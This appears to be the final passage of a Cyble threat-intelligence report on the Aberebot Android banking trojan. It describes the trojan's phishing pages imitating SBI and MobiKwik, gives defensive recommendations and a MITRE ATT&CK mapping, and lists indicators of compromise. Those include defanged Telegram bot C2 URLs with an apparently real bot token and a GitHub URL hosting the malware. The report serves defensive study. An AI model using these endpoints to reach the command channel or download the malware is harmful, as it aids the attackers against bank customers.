



Figure 13: Phishing Page Designed to Target SBI customers

The image below showcases the comparison between SBI's legitimate banking portal and Aberebot's malicious SBI phishing portal.



SBI Original Internet Banking Page

SBI Internet banking Page by Aberebot

Figure 14: Comparison of the Original SBI portal with the Fake SBI portal designed by Aberebot's creator

Along with banks, Aberebot Trojan is also targeting financial applications such as **MobiKwik and Oxigen Wallet,** etc. The MobiKwik's phishing page is shown in the figure given below.




Figure 15: Malicious MobiKwik's Phishing Page Designed by Aberebot's Author

Conclusion

Our research indicates that TAs are increasingly introducing new malware techniques to evade detection. Banking threats are increasing with every passing day and are being enhanced with sophisticated techniques. Aberebot is one such example. According to our research, these types of malware are only distributed via sources other than Google Play Store. As a result, it's imperative for consumers to practice cyber hygiene across their mobile devices and online banking applications.

Recommendations

1. If you find this malware in your device, uninstall it immediately.
2. Use the shared IoCs to monitor and block the malware infection.
3. Keep your anti-virus software updated to detect and remove malicious software.
4. Keep your system and applications updated to the latest versions.
5. Use strong passwords and enable two-factor authentication.
6. Download and install software only from registered app stores.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Defense Evasion	T1406	Obfuscated Files or Information
Discovery	T1421 T1430	System Network Connections Discovery Location Tracking
Collection	T1507 T1412 T1432	Network Information Discovery Capture SMS Messages Access Contact List
Command and Control	T1571 T1573	Non-Standard Port Encrypted Channel
Impact	T1447	Delete Device Data
Network Effects	T1449	Exploit SS7 to Redirect Phone Calls/SMS

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
8bef7b86043f758a775a9cf4080f5b87d50df4778d03ecd94989f98cc5c91e75	SHA256	Hash of the APK malware
a1e56b54768a70b73f131ef3508bd47fff20ae7f80856a11a83894fe686d8cc1	SHA256	Hash of the second APK sample
hxxps://api.telegram[.]org/bot1900116382:AAHdStvE0Pr4vI7ZEHj5BdFJAlCOvaovRRY/getUpdates	URL	Telegram Bot URL
hxxps://api.telegram[.]org/bot1900116382:AAHdStvE0Pr4vI7ZEHj5BdFJAlCOvaovRRY/sendMessage?chat_id=-561929911&text=	URL	Telegram Bot URL
hxxps://github.com/yutronsayshi/aberebot234/raw/main/	URL	GitHub Repo

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.